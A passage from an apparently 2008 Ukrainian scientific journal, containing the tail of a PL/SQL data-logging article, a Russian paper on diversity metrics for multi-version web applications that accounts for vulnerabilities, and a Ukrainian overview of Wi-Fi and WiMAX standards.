INSERT INTO wh_waisr.j_products VALUES v_j_products_rec;
EXCEPTION
WHEN OTHERS THEN
DBMS_OUTPUT.put_line (SQLCODE || '-' || SQLERRM);
raise_application_error (-20002, 'pi_products: ' || SQLERRM);
END;

PROCEDURE pu_products (
p_products_rec IN OUT products %ROWTYPE,
p_user_id IN products.user# %TYPE
)
AS
v_update_operand md$operand.operand# %TYPE := 0;
BEGIN
p_products_rec.user# := p_user_id;
v_update_operand := get_update_operand (p_products_rec);
CASE v_update_operand
WHEN 1
THEN pi_products (p_products_rec, p_user_id, 'I');
WHEN 2
THEN pd_products (p_products_rec.guid,
p_products_rec.info, p_user_id);
WHEN 3
THEN pi_products (p_products_rec, p_user_id, 'U');
ELSE NULL;
END CASE;
EXCEPTION
WHEN OTHERS THEN
DBMS_OUTPUT.put_line (SQLCODE || '-' || SQLERRM);
raise_application_error (-20002, 'pu_products: ' || SQLERRM);
END;
END;

```

Висновки і перспективи подальшого розвитку. Окрім відсторонення користувачів від безпосереднього маніпулювання даними у БД, описаний у статті підхід забезпечує журналізацію дій користувачів, зберігаючи інформацію про виконані ним операції. Стає можливим отримати т. з. часовий зріз по запису, що гарантує підтримку фізичної цілісності і можливість відновлення відношень БД із попереднього стану у випадку занесення помилкових даних або необережного видалення. Такі пакети, до яких належать `p_products`, а також журнальна таблиця розробляються окремо для кожної із базових таблиць БД. Оскільки програмний код пакетів має однакову структуру, його можна генерувати автоматично на основі словникових даних про структуру таблиць БД.

Література

1. Тарасов Д. Забезпечення цілісності даних у реляційних структурах // Інформаційні системи та мережі. Вісник ДУ «Львівська політехніка». – Львів. – 1999. – № 383. – С. 213-226.
2. Конолли Т., Бегг К., Страчан А. Базы данных: проектирование, реализация и сопровождение. Теория и практика, 2-е изд. – М.: Вильямс, 2000. – 1120 с. – С. 566-593.
3. Дейт К. Д. Введение в системы баз данных. – М.: Вильямс, 1999. – 848 с. – С. 421-470.

4. Тарасов Д.О., Пелешин А.М., Жежнич П.І. Обмежений набір операцій для роботи з базами даних // Інформаційні системи та мережі. Вісник НУ «Львівська політехніка» № 438. – Львів, 2001. – С. 125-131.
5. Bales D. J. Beginning PL/SQL: From Novice to Professional. – Apress, 2007. 476 p.

Надійшла 3.5.2008 р.

УДК 004.052.2: 004.77

А.А. ФУРМАНОВ, В.С. ХАРЧЕНКО

Национальный аэрокосмический университет им. Н.Е.Жуковского, «ХАИ», Харьков

Ю.Л. ПОНОЧОВНИЙ

Национальный технический университет Украины «КПИ»

МЕТРИКИ ДИВЕРСНОСТИ WEB-ПРИЛОЖЕНИЙ С УЧЁТОМ УЯЗВИМОСТЕЙ

Предложена модель дефектов многоверсионных web-приложений с учётом уязвимостей. Систематизированы метрики диверсности для этих приложений. Сформулированы рекомендации по их использованию для оценки гарантоспособности.

Введение

Одним из способов повышения показателей гарантоспособности [1, 2] информационно-управляющих компьютерных систем является использование многоверсионных технологий [3]. Существуют различные подходы к применению многоверсионных технологий в системах критического применения, однако, в области web-технологий их использование ограничено отсутствием промышленных технологий разработки многоверсионных web-приложений и связанной с этим высокой стоимостью разработки. Современный уровень развития web-технологий и высокая конкуренция в банковском секторе актуализируют задачу использования бизнес-критических технологий в сети Интернет.

В основе многоверсионных технологий лежит принцип диверсности (разнообразия), для оценки уровня которой служат метрики диверсности [4, 5]. Основные концепции оценки диверсности детально изложены в [4, 6, 7].

Web-приложения функционируют в условиях возможных информационных воздействий – сетевых атак, которые могут использовать уязвимости отдельных компонентов системы. Однако, существующие методики оценки гарантоспособности web-систем, базирующихся на использовании диверсности, недостаточно учитывают этот фактор. Это обусловлено тем, что идея применения диверсности для разработки гарантоспособных web-приложений сформирована сравнительно недавно, а информация об уязвимостях их компонент представлена недостаточно полно.

Цель статьи – разработка модели дефектов многоверсионных web-приложений и метрик диверсности для них с учётом уязвимостей.

Модель дефектов и уязвимостей в версиях

Уточним ряд понятий, необходимых для построения модели.

Дефект – любое несоответствие версии требованиям спецификации, результат ошибки, допущенной при разработке. Проявление дефекта при использовании системы (реализации версии) ведёт к ошибке вычислительного или управляющего процесса, т.е. имеет место сбой или отказ и система переходит в неисправное или неработоспособное состояние [1].

Уязвимость – особый вид дефекта, представляющий собой слабозащищённое место в программе, позволяющее злоумышленнику нарушить такие характеристики гарантоспособности (информационной безопасности) системы, как конфиденциальность, целостность, доступность и управляемость.

С учётом [1, 7] дадим классификацию множеств дефектов и уязвимостей многоверсионной системы на примере двухверсионного web-приложения. Эти множества классифицируем следующим образом (рис. 1):

а) по принадлежности к множествам дефектов (уязвимостей) разных версий:




Рис. 1. Классификация дефектов и уязвимостей многоверсионного web-приложения

- относительные (индивидуальные) – принадлежащие только к одной из версий;
- абсолютные – одновременно принадлежащие ко всем версиям;
- групповые – принадлежащие одновременно к нескольким версиям (проявляются при количестве версий $n > 2$);

б) по различимости (для групповых и абсолютных дефектов):

- различимые – вызывающие ошибки, проявляющиеся различным образом при одинаковых входных данных;

- неразличимые – вызывающие идентичные по проявлению (реакции) ошибки;

в) по типам (для групповых и абсолютных дефектов и уязвимостей)

- абсолютные и групповые уязвимости;
- абсолютные и групповые дефекты, не являющиеся уязвимостями;
- абсолютные и групповые дефекты, являющиеся уязвимостями.

На основе полученной модели могут быть получены различные метрики, оценивающие уровень диверсности, а, следовательно, и гарантоспособности многоверсионных web-приложений.

Используя предложенную классификацию, сформируем возможные множества дефектов и уязвимостей (табл. 1).

Таблица 1

Множества дефектов и уязвимостей

№	Наименование множества	Выражение множества
1	Полное множество дефектов	$MD = MD_1 \cup MD_2$
2	Полное множество уязвимостей	$MV = MV_1 \cup MV_2$
3	Множество дефектов версии 1	$MD_1 = MD \setminus MD_2 \cup (MD_1 \cap MD_2)$
4	Множество дефектов версии 2	$MD_2 = MD \setminus MD_1 \cup (MD_1 \cap MD_2)$
5	Множество уязвимостей версии 1	$MV_1 = MV \setminus MV_2 \cup (MV_1 \cap MV_2)$
6	Множество уязвимостей версии 2	$MV_2 = MV \setminus MV_1 \cup (MV_1 \cap MV_2)$
7	Множество абсолютных дефектов	$MD^A = MD_1 \cap MD_2 = MV^A \cup MD^C \cup MD^{PR}$
8	Множество относительных дефектов версии 1, не являющихся уязвимостями	$MD^C_1 = MD \setminus MD_2 \setminus MV_1$
9	Множество относительных дефектов версии 2, не являющихся уязвимостями	$MD^C_2 = MD \setminus MD_1 \setminus MV_2$
10	Полное множество абсолютных и групповых дефектов, не являющихся уязвимостями	$MD^C = MD^C_1 \cup MD^C_2$
11	Множество относительных дефектов версии 1	$MD^R_1 = MD \setminus MD_2$
12	Множество относительных дефектов версии 2	$MD^R_2 = MD \setminus MD_1$
13	Полное множество относительных дефектов	$MD^R = MD^R_1 \cup MD^R_2$
14	Множество относительных уязвимостей версии 1	$MV^R_1 = MV \setminus MV_2$
15	Множество относительных уязвимостей версии 2	$MV^R_2 = MV \setminus MV_1$
16	Полное множество относительных уязвимостей	$MV^R = MV^R_1 \cup MV^R_2$
17	Множество абсолютных и групповых дефектов, не являющихся уязвимостями	$MD^{CNR} = MD_1 \cap MD_2 \setminus (MV_1 \cup MV_2)$
18	Множество абсолютных уязвимостей	$MV^{NR} = MV_1 \cap MV_2$
19	Множество абсолютных и групповых уязвимостей версии 1, являющихся уязвимостями	$MV^{PR}_1 = MV_1 \cap MD_2 \setminus MV_2$
20	Множество абсолютных и групповых уязвимостей версии 2, являющихся уязвимостями	$MV^{PR}_2 = MV_2 \cap MD_1 \setminus MV_1$
21	Полное множество абсолютных и групповых уязвимостей, являющихся уязвимостями	$MV^{PR} = (MV_1 \cup MV_2) \cap (MD_1 \cap MD_2) \setminus (MV_1 \cap MV_2)$

Рассмотрим различные комбинации соотношений между множествами дефектов и уязвимостей для случая двухверсионного web-приложения (табл. 2).

Соотношения множеств дефектов и уязвимостей

Соотношение	Описание	Соотношение	Описание
	множества дефектов не пересекаются, уязвимости отсутствуют		множества дефектов не пересекаются, уязвимости присутствуют в одной из версий
	множества дефектов и уязвимостей обоих продуктов не пересекаются, уязвимости присутствуют в обеих версиях		множества дефектов пересекаются, уязвимости отсутствуют
	множества дефектов пересекаются, однако множество уязвимостей в одном продукте отсутствует		множества дефектов пересекаются, множество уязвимостей первого продукта пересекается со множеством дефектов второго продукта, однако множество уязвимостей в одном продукте отсутствует
	множества дефектов первого и второго продуктов пересекаются, однако множества уязвимостей различны между собой и между дефектами противоположных версий		множество уязвимостей первого продукта пересекаются с множеством дефектов второго продукта, однако не пересекается с множеством дефектов второго продукта
	множества дефектов пересекаются, множества уязвимостей не пересекаются		множества дефектов и уязвимостей обоих продуктов пересекаются
	множество уязвимостей первого и второго продуктов пересекаются и при этом полностью входят в множество абсолютных дефектов		множества уязвимостей представляют собой полные множества дефектов соответствующих версий

Метрики диверсности

Обычно метрикой диверсности называется отношение количества дефектов, парируемых за счёт версионной избыточности к общему числу дефектов версии [6] (1).

$$K = \frac{n_{distinct}}{MD \cdot N} = \frac{|MD \setminus MD^A|}{|MD|} \quad (1)$$

Сформулируем множество метрик диверсности многоверсионных web-приложений с учётом

уязвимостей. Для этого построим верхнетреугольную матрицу, столбцы и строки которой представляют собой описанные множества дефектов и уязвимостей из табл. 1, представленные номерами. Элементы матрицы, соответствующие метрикам, имеюшем, на наш взгляд, практическую значимость, отметим символом “+” (табл. 3).

Таблица 3

Метрики диверсности																					
	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21
1		+	+	+	+	+	+	+	+	+	+	+	+	+	+	+	+	+	+	+	+
2					+	+	+							+	+	+		+	+	+	+
3				+	+		+	+			+			+			+		+		
4						+			+			+			+		+			+	
5							+							+		+			+		
6															+	+				+	
7								+	+	+			+				+	+			+
8									+	+	+										
9										+		+									
10													+					+	+	+	+
11												+	+	+							
12													+		+						
13														+	+	+					
14															+	+					
15																+					
16																		+			+
17																		+			+
18																					+
19																				+	+
20																					+
21																					

Всего имеем 83 метрики диверсности, свойственных web-приложениям при учёте уязвимостей. Проведём классификацию метрик диверсности, руководствуясь приведенной выше классификацией множеств дефектов, и опишем наиболее значимые из них:

1) метрики, характеризующие все версии:

- отношение общего числа уязвимостей к общему числу дефектов: $K^{VD} = \frac{|MV|}{|MD|}$;

- отношение общего числа абсолютных дефектов к общему числу дефектов: $K^{DA} = \frac{|MD^A|}{|MD|}$;

- отношение общего числа относительных дефектов к общему числу дефектов: $K^{DR} = \frac{|MD^R|}{|MD|}$;

- отношение общего числа абсолютных уязвимостей к общему числу уязвимостей: $K^{VA} = \frac{|MV^A|}{|MV|}$;

- отношение общего числа относительных уязвимостей к общему числу уязвимостей:

$$K^{VR} = \frac{|MV^R|}{|MV|};$$

2) метрики, характеризующие одну из версий:

a) отношение числа дефектов конкретной версии к общему числу дефектов: $K^D_i = \frac{|MD_i|}{|MD|}$;

b) отношение числа уязвимостей конкретной версии к общему числу уязвимостей: $K^V_i = \frac{|MV_i|}{|MV|}$;

c) отношение числа абсолютных дефектов конкретной версии к общему числу дефектов:

$$K^{DA}_i = \frac{|MD^A_i|}{|MD|};$$

d) отношение числа относительных дефектов конкретной версии к общему числу дефектов:

$$K^{DR}_i = \frac{|MD^R_i|}{|MD|};$$

e) отношение числа абсолютных уязвимостей к общему числу чистых дефектов: $K^{VDC}_i = \frac{|MV^A_i|}{|MD^C|};$

f) отношение числа относительных уязвимостей к общему числу дефектов: $K^{VR}_i = \frac{|MV^R_i|}{|MV|};$

Кроме того, могут также вычисляться метрики, оценивающие дефекты различных типов:

- метрики уязвимостей: $K^{VA}, K^{VR}, K^V_i, K^{VA}_i, K^{VR}_i;$
- метрики дефектов: $K^{DA}, K^{DR}, K^D_i, K^{DA}_i, K^{DR}_i;$
- комплексные метрики (отношения между мощностями множеств уязвимостей и дефектов): $K^{VD}, K^{VD}_i, K^{VDCA}_i.$

Рекомендации по использованию метрик диверсности

В зависимости от продолжительности эксплуатации и накопленной статистической информации о различных версиях, формирующих web-приложения, может быть полезна оценка различных метрик диверсности. Так, если одна из версий недавно введена в эксплуатацию либо обновлена, а по второй существует обширная статистика, то оценка общих метрик, затрагивающих обе версии, малоэффективна, и предпочтение следует отдавать относительным метрикам – K^{DR}_i и K^{VR}_i .

В зависимости от назначения web-приложения и уровня конфиденциальности информации, которую оно обрабатывает, может учитываться вес отказа или сетевой атаки. Так, если в приложении важна конфиденциальность, то при выборе программных продуктов для версий следует стремиться к минимизации показателей комплексных метрик K^{VPR}_i .

К возникновению абсолютных дефектов и уязвимостей на практике может приводить одновременное использование одинаковых алгоритмов, протоколов обмена данными или программных библиотек, содержащих дефекты, в различных версиях. Ненулевые значения метрик дефектов, принадлежащий к множеству уязвимостей, при таких же условиях, позволяют выявить уязвимости одной версии при обнаружении дефекта во второй, т.е. в первом случае дефект проявляется как уязвимость, а во втором – как дефект.

С увеличением количества версий в системе мощность множества дефектов, принадлежащих к множеству уязвимостей, должна расти.

Выводы

Предложенные модели дефектов многоверсионных web-приложений учитывают особенности уязвимостей их компонент и описывают варианты соответствия множеств дефектов и уязвимостей различных версий.

Полученное множество метрик диверсности позволяет выявить среди них группу наиболее целесообразных с практической точки зрения и разработать методику выбора максимально диверсных (по определённым критериям) web-приложений. Дальнейшая практическая оценка с помощью метрик диверсности даст возможность выявить множество диверсных компонент, способных функционировать в системе, построенной с использованием многоверсионной сервис-ориентированной архитектуры. Элементы предложенной методики оценки диверсности могут быть использованы для построения адаптивных гарантоспособных web-систем [8].

Литература

1. Avizienis A., Avizienis, A., Laprie J. – C., Randell, B., Landwehr, C. Basic Concepts and Taxonomy of Dependable and Secure Computing // IEEE Transactions on Dependable and Secure Computing, – 2004. – Vol.1 – pp.11-33.
2. Харченко В.С. Гарантоздатність комп'ютерних систем: межа універсальності у контексті

- інформаційно-технічних станів // *Радіоелектронні і комп'ютерні системи*. – Х.: ХАІ. – 2007. – Вип. 8. – С. 7 – 14.
3. Харченко В.С., Скляр В.В. Методика моделирования и оценки надежности цифровых систем с многоверсионным программным обеспечением // *Электронное моделирование*. – 2001. – № 4. – С.54-62.
4. Харченко В.С., Пискачѐва И.В., Скляр В.В. Метрики диверсности программных средств: классификация, анализ и применение для оценки надёжности и безопасности компьютерных систем управления // *УСИМ: Управляющие системы и машины*. – 2000. – № 6-7. – С. 34-53.
5. Скляр В. В. Анализ метрик диверсности программного обеспечения // *Электронное моделирование*. – 2004. – № 26. – С. 95-104.
6. Lyu M.R., Chen J. – H., Avizienis A. Software diversity metrics and measurements // *Computer Software and Applications Conference. COMPSAC '92. Proceedings*. – 1992. – pp. 63-68.
7. Волковой А. Метод оценки многоверсионных программных средств с использованием метрик диверсности // *Вісник Технологічного університету Поділля*. – 2004. – № 2. – С. 143-147.
8. Gorbenko A., Kharchenko V.S., Tarasyuk O., Furmanov A. F (I)MEA-Technique of Web Services Analysis and Dependability Ensuring // *Lecture Notes in Computer Science. Rigorous Development of Complex Fault-Tolerant Systems*. – Springer – 2007. – pp.153-167.

Надійшла 5.5.2008 р.

УДК 004.052.42: 004.725

Ю.В. ХМЕЛЬНИЦЬКИЙ
Хмельницький національний університет

ТЕЛЕКОМУНІКАЦІЙНІ БЕЗПРОВІДНІ ЗАСОБИ ПЕРЕДАЧІ ДАНИХ

Розвиток засобів зв'язку дозволяє одержати доступ до Internet, корпоративних, міських та локальних мереж не використовуючи існуючі кабельні системи передачі даних. Доступ до глобальних мереж може здійснюватися за допомогою стільникового телефонного і супутникового зв'язку. Для локальних мереж створюються пристрої безпроводного зв'язку на базі ряду стандартів і специфікацій IEEE 802.11 та IEEE 802.16.

Вступ

Безпроводні мережі знаходять широке застосування в таких сферах, як охорона здоров'я, роздрібна торгівля, фінанси, виробництво, складування продукції і т. д., тобто там, де працівникам доводиться часто переміщатися з місця на місце і при цьому їм необхідно передавати і одержувати інформацію. У багатьох сферах діяльності безпроводний зв'язок є часто єдиним способом організації мережі. Крім того, дана технологія надає канал в класичну провідну мережу, відкриваючи доступ до наявних баз даних. До основних переваг безпроводних мереж слід віднести легкість установки і управління, гнучкість конфігурацій, невисоку вартість, масштабованість і захист інформації. Устаткування для створення безпроводних локальних мереж звичайно включає адаптери для портативних і настільних комп'ютерів, точки доступу і відповідне програмне забезпечення. У найпростішому випадку безпроводна мережа може складатися з декількох комп'ютерів, забезпечених безпроводними мережевими картами і спільно використовують файли, принтери, модеми. Ця структура корисна, наприклад, у разі короткострокової співпраці між членами невеликої групи, що працюють над одним і тим же проектом. Мережу можна розширити і охопити значніший простір, використовуючи мережеві точки доступу, які посилюють і приймають сигнали на клієнтські безпроводні мережі і від них. Дальність дії сигналів при цьому міняється. Як правило, вона складає близько ста метрів в приміщенні і до триста метрів на відкритому повітрі. У міру збільшення відстані клієнтського комп'ютера від точки доступу швидкість з'єднання зменшується. Кожна точка доступу зоною свого покриття створює так звану мікрокомірку, або стільнику комірку. Клієнтські комп'ютери безпроводної мережі можуть переміщатися по цих стільниках, зони покриття яких перекриваються. Це дозволяє здійснити роумінг для абонентів мережі. Безпроводна мережа здатна функціонувати як самостійно, так і з'єднуватися через точку доступу з провідною мережею.

Аналіз безпроводних технологій передачі даних

Безпроводні мережі працюють в частотному діапазоні від 900 МГц до 2,4 ГГц, призначеному для промисловості, науки і медицини. Група по розробці специфікації на безпроводні мережі була створена 1990 р. Її перший продукт – стандарт IEEE 802.11 – вийшов лише в червні 1997 р. Цей документ містив необхідну інформацію для організації безпроводних локальних мереж із швидкістю передачі даних 1-2 Мбіт/с. У специфікації була вибрана смуга 83 МГц в діапазоні 2,4-2,4835 ГГц ISM, який не вимагає додаткового ліцензування на використання практично у всіх країнах світу.

Модель OSI для специфікації 802.11 регламентувала два рівні мережі – фізичний і управління доступом до середовища передачі даних, тобто нижній підрівень каналного рівня. На фізичному рівні визначалися методи модуляції і характеристики сигналів для передачі даних. У стандарт було закладено три різні методи передачі: два в радіочастотному і один в інфрачервоному діапазоні хвиль. У останньому випадку повинні бути задіяні довжини хвиль в діапазоні 850-950 нм.

Основними базовими методами для передачі сигналів в радіочастотному діапазоні стали технології розмитого спектру прямої послідовності DSSS (Direct Sequence Spread Spectrum) і частоти FHSS (Frequency Hopping Spread Spectrum), що скачуть, забезпечуючи швидкості передачі даних 2 і 1 Мбіт/с відповідно [1].

Існуюча технологія розмитого спектру (DSSS) відома ще з часів другої світової війни. Як впливає з назви, сигнал, що передається, "розмазаний" по деякому частотному діапазону. Саме по собі словосполучення "розмитий спектр" означає, що для кодування сигналу використовується ширший частотний діапазон, ніж той, що потрібний при передачі корисної інформації. Дана технологія набула поширення завдяки своїй високій перешкодостійкості. При роботі за методом FHSS весь частотний діапазон передачі розбивається на певну кількість каналів (наприклад, в діапазоні 900 МГц – на піддіапазони шириною 500 кГц, а в діапазоні 2,4 ГГц – 1 МГц). Передавальна станція постійно змінює частотний діапазон, в якому ведеться передача сигналу. Виходить, що одна частина інформації передається на одній частоті, інша – на другій, третя – на наступній і т.д. Конкретна послідовність використовуваних частот називається послідовністю стрибків і повинна бути синхронізована між передавальною і приймаючою станціями, інакше вони не зможуть спілкуватися один з одним. Не знаючи потрібної послідовності і частоти перемикання під діапазонів, розшифрувати сигнал практично неможливо. Стандарт визначає 79 каналів і 78 різних частот, що змінюються стрибкоподібно. Системи на базі DSSS і FHSS не можуть взаємодіяти один з одним внаслідок відмінності у вживаних методах передачі.

В інфрачервоному діапазоні передача даних використовується обмежено внаслідок малого радіусу дії і жорстких вимог прямої видимості між передавальним і приймаючим пристроями.

Значну роль в просуванні нового стандарту зіграла організація під назвою "Альянс сумісності безпроводних мереж Ethernet" (Wireless Ethernet Compatibility Alliance, WECA), створена в 1999 р. Серед членів WECA комунікаційні компанії "3Com", "Aironet", "Intersil", "Lucent Technologies", "Nokia", "Symbol Technology", "Alantro", "Breezeway", "Cabletron", "Intermec", "No Wires Needed", "Sharewave", "Wayport", "Zoom" і найбільші фірми – виробники комп'ютерів "Apple", "Compaq", "Dell", "IBM".

Скорочена назва Wi-Fi (аббревіатура від Wireless Fidelity) – це протокол і стандарт, призначений для організації локальної безпроводної мережі. Технологія Wi-Fi дозволяє передавати дані по високочастотному радіоканалу (2,4 ГГц) стандарту IEEE 802.11. Стандарт IEEE 802.11, розробка якого була завершена в 1997 р., являється базовим стандартом і визначає протоколи, необхідні для організації безпроводних локальних мереж (WLAN). Стандарт IEEE 802.11 має наступні специфікації [2]. Специфікація IEEE 802.11a є найбільш "широкосмуговою" із сімейства стандартів 802.11. Має швидкість передачі даних до 54 Мбіт/с. Редакцією стандарту, затвердженою в 1999 р., визначені три обов'язкові швидкості – 6, 12 і 24 Мбіт/с і п'ять необов'язкових в діапазоні частот 5 ГГц. Специфікація IEEE 802.11b забезпечує досить високу швидкість передачі даних (до 11 Мбіт/с) та працює в діапазоні 2,4 ГГц і завоювала найбільшу популярність у користувачів. Специфікація IEEE 802.11d описує універсальні вимоги до фізичного рівня 802.11 (процедури формування каналів, псевдовипадкові послідовності частот і т.п.). Специфікація IEEE 802.11e дозволяє створювати мультисервісні безпроводні мережі, орієнтовані на різні категорії корпоративних та індивідуальних користувачів. Специфікація IEEE 802.11f описує протокол обміну службовою інформацією між точками доступу (Inter-Access Point Protocol, IAPP), що необхідно для побудови розподілених безпроводних мереж. Специфікація IEEE 802.11g є розвитком стандарту 802.11b і дозволяє підвищити швидкість передачі даних в безпроводних мережах до 54 Мбіт/с. Специфікація IEEE 802.11h розглядає можливість доповнення існуючих специфікацій 802.11 MAC (рівень доступу до середовища передачі) і 802.11a PHY (фізичний рівень) в діапазоні частот 5 ГГц. Специфікація IEEE 802.11i описує стандартизацію засобів інформаційної безпеки для безпроводних мереж 802.11. Специфікація IEEE 802.11j обумовлює існування в одному діапазоні мереж стандартів 802.11a і HiperLAN. Специфікація IEEE 802.11n описує специфікації протоколу зв'язку в безпроводних локальних мережах (WLAN) зі швидкістю від 100 Мбіт/с.

Головною проблемою телекомунікаційних систем є забезпечення зворотної сумісності з пристроями в стандартах 802.11a/b/g/n. Пристрої в стандарті 802.11b співіснуюватимуть, а пристрої в стандартах 802.11a/g зможуть працювати спільно з пристроями 802.11n в тому ж діапазоні частот і на тому ж каналі. Зворотну сумісність 802.11n з існуючими пристроями 802.11a/b/g буде забезпечувати рівень MAC. На рівні MAC також забезпечуватиметься спільна робота підтримуваних схем модуляції в сумісних частотних діапазонах (наприклад, 2,4 ГГц ISM або 5 ГГц у міру реалізації). Для управління невідповідністю частот в змішаному середовищі і для забезпечення підтримки роботи в змішаному режимі з низьким рівнем накладних витрат будуть потрібні спеціальні механізми співіснування 802.11n і наявних пристроїв 802.11a або 802.11g.

Скорочена назва WiMAX – протокол широкосмугового радіозв'язку (Worldwide Interoperability for Microwave Access), розроблений консорціумом (WiMAX Forum) в червні 2001 року. WiMAX відповідає стандарту IEEE 802.16, а оскільки мережі на стандарті IEEE 802.16 використовують той же LLC (Logical Link Control) рівень (стандарт IEEE 802.2), як і інші LAN і MAN, то вони можуть прозора взаємодіяти. На відміну від мереж Wi-Fi (IEEE 802.11x), де доступ до точки доступу клієнтам надається випадковим чином, в WiMAX кожному клієнту відводить чітко регламентований проміжок часу. Крім того, WiMAX підтримує топологію комірки.

Назва WiMAX відноситься до технології Wireless MAN, яка може з'єднуватися з точками доступу стандарту IEEE 802.11 (Wi-Fi). WiMAX являється альтернативою прокладення кабелю, або лінії DSL при організації «останньої милі». Стандарт IEEE 802.16 дозволяє покрити сигналом площу радіусом до 100

кілометрів, без прямої видимості. Реальні тести показують скромніші результати, близько 10 кілометрів. Пропускна спроможність WiMAX за стандартом складає близько 70 Мбіт/с. Тести показують пропускну спроможність від 500 Кбіт/с до 2 Мбіт/с, залежно від умов. Технічні характеристики стандарту IEEE 802.16a передбачають роботу устаткування в діапазоні від 2 до 11 ГГц і є розширеним варіантом технічних характеристик стандарту IEEE 802.16, затверджених в грудні 2001-го. Спочатку стандарт 802.16 передбачав робочу смугу частот 10-66 ГГц і забезпечував радіоз'єднання лише в межах прямої видимості. Розширення стандарту, 802.16a, працює в нижчому діапазоні частот – 2-11 ГГц, що дозволяє організувати зв'язок на обширних територіях. Дальність дії, згідно з специфікацією, складає до 50 кілометрів та максимальну швидкість передачі даних – до 70 Мбіт/с на сектор однієї базової станції (типова базова станція має до шести секторів). Якість обслуговування контролюється на рівні управління доступом до середовища, що дає можливість здійснювати передачу голосу і відео.

Широкий діапазон частот, що передбачається стандартом, дозволяє розгортати канали передачі даних з високою пропускну спроможністю та використанням передавачів, що встановлюються на щоглах мереж стільникового зв'язку і висотних будівлях. Серед переваг технології WirelessMAN варто виділити лише ті, що стосуються кінцевого користувача. По-перше, це зона покриття. Можливості роботи безпроводної мережі поза прямою видимістю дозволяють оптимізувати якість покриття обслуговуваної зони, а значить, більша кількість кінцевих користувачів зможе діставати високошвидкісний безпроводний доступ в Інтернет. По-друге, висока швидкість передачі даних. По-третє, це стосується чисто економічних переваг – менш дорогий ширококутний доступ в Інтернет за рахунок застосування альтернативного вирішення на етапі "останньої милі". Це означає, що корпоративні користувачі можуть більш оперативніше і за конкурентоспроможним тарифом отримати сервіс протягом тривалого часу. А індивідуальні користувачі можуть користуватися еквівалентними безпроводними послугами. Безпроводне рішення на основі стандарту IEEE 802.16a забезпечує значно вищу швидкість, дозволить скоротити терміни розгортання такої мережі до декількох днів, а вартість одного радіоканалу буде нижча. За допомогою однієї базової станції безпроводного зв'язку можливо підключити багато клієнтів. Таким чином, коефіцієнт утилізації апаратури стає високим.

Робоча група 802.16 стандартизувала радіоінтерфейси та додаткові функції, необхідні для організації безпроводної "останньої милі". Сформовано три підгрупи, які розробляють наступні стандарти [1]:

- IEEE 802.16.1 визначає радіоінтерфейс для систем, що працюють на частотах від 10 до 66 ГГц;
- IEEE 802.16.2 регламентує сумісність різних систем ширококутного безпроводного доступу;
- IEEE 802.16.3 визначає інтерфейс для систем, що працюють в ліцензованих діапазонах 2 – 11 ГГц.

Всі три специфікації спираються на абстрактну системну еталонну модель. Сервіс, відповідний сучасним та майбутнім стандартам 802.16, забезпечить зв'язок між абонентським устаткуванням, яке може бути одиночним пристроєм або мережею (локальна, телефонія або мережа IP-телефонія) і магістральною мережею – Internet. У еталонній моделі визначаються три радіоінтерфейси. Перший забезпечує зв'язок між абонентським пристроєм та базовою станцією і повністю визначається специфікаціями 802.16. Другий інтерфейс необхідний для взаємодії пристроїв з провідними мережами, до яких вони підключені. Це інтерфейс абонентської мережі (Subscriber Network Interface, SNI) та інтерфейс мережі базових станцій (Base Station Network Interface, BNI). Особливості даних інтерфейсів знаходяться поза "сферою компетенції" стандартів 802.16, проте вони включені в еталонну модель у зв'язку з тим, що технології абонентської і базової мереж роблять вплив на вибір технології радіоінтерфейсу і послуг, що надаються з його допомогою. Третій інтерфейс відноситься до використання репітерів. Специфікації радіоінтерфейсу допускають установку репітерів або відбивачів для обходу перешкод, що виникають на шляху розповсюдження радіосигналу і розширення радіусу дії. Архітектура 802.16 визначає протоколи чотирьох рівнів. Два нижні рівні відповідають одному фізичному рівню еталонної моделі OSI. Саме тут виконуються такі операції, як кодування і декодування сигналів, генерація і видалення заголовків пакетів (для цілей синхронізації), передача і прийом окремих бітів. У майбутньому стандарті 802.16 до опису фізичного рівня увійде також специфікація на параметри середовища передачі і використовуваного частотного діапазону. Над фізичним рівнем розташовані протоколи, що відповідають за надання послуг абонентам. Сюди відносяться передача пакетів (кадрів) даних і контроль доступу до середовища передачі, що розділяється. Над рівнем MAC розташований так званий рівень конвергенції, функції якого залежать від характеру сервісу, що надається. На нього можуть бути покладені функції інкапсуляції кадрів, або блоків даних, вищих рівнів в кадрі 802.16 MAC/PDU, перетворення адрес та інші. Протокол 802.11 MAC орієнтований на встановлення з'єднань. Кожен MAC-кадр містить ідентифікатор з'єднання, по якому протокол MAC доставляє дані адресату. Крім того, передбачено взаємно однозначну відповідність між ідентифікатором з'єднання і сервісним потоком. Останній визначає максимальну затримку передачі, нестабільність затримки, мінімальну пропускну спроможність, обмін якими проводиться по даному з'єднанню. Стандарти IEEE 802.16d і IEEE 802.16e визначають технології «фіксованого» і «мобільного» WiMAX та істотно відрізняються один від одного. У «фіксованому» стандарті розмір кадру, або числа паралельних частотних каналів, складає 256. Можуть використовуватися широкий діапазон частот від 2 ГГц до 11 ГГц і смуги частот від 1,75 МГц до 10 МГц. У «мобільному» стандарті розмір кадру змінний – 512 або 1024 байт. Діапазон та смуги рекомендованих частот складають від 2,3 ГГц до 2,7 ГГц і від 5 МГц до 10 МГц відповідно. На відміну від «фіксованого» WiMAX, де радіус комірки може досягати 10 км і більш без істотної втрати в швидкості передачі, в «мобільному» він не перевищить 1 – 2 км (до 5 км за наявності прямої видимості). Версія протоколу безпроводної передачі даних WiMAX, що отримала назву IEEE 802.16m дозволить збільшення швидкості

передачі даних до 1 Гбіт/с.

